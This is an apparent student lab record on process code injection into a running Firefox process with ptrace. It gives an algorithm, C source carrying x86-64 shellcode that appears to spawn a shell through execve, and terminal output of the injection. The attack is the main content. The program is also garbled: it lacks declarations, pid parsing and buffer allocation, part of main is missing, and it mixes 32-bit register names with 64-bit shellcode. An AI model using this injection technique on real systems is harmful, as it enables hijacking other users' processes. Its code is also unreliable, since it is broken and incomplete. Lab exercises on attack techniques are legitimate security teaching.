

EXP NO: 5

DATE: 23/03/24

PROCESS CODE INJECTION

AIM:

To do process code injection on Firefox using ptrace system call

ALGORITHM:


1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with `PTRACE_ATTACH`.
6. Get the register values of the attached process.
7. Use `PTRACE_POKE TEXT` to insert the shellcode.
8. Detach from the victim process using `PTRACE_DETACH`

PROGRAM:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs char
shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
}; void
header()
{ printf("----Memory bytecode injector----
\n");
} int main(int
argc,char**argv)
{
int i,size,pid=0;
char*buff; header();
```

```
ptrace(PTRACE_ATTACH,pid,0,0);
wait((int*)0);
ptrace(PTRACE_GETREGS,pid,0,&reg); printf("Writing
EIP 0x%x, process %d\n",reg.eip,pid);
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0; }
```

OUTPUT:



```
(kali㉿kali)-[~/Documents/cnslab]
$ vi codeinjection.c

(kali㉿kali)-[~/Documents/cnslab]
$ gcc codeinjection.c -o codeinject

(kali㉿kali)-[~/Documents/cnslab]
$ ps -elgrep firefox
27562 ?          00:00:12 firefox-esr

(kali㉿kali)-[~/Documents/cnslab]
$ ./codeinject 27562
—Memory bytecode injector—
Writing EIP 0xd8919a1f, process 27562
```

RESULT:

Thus, code injection on Firefox is carried out using ptrace system call.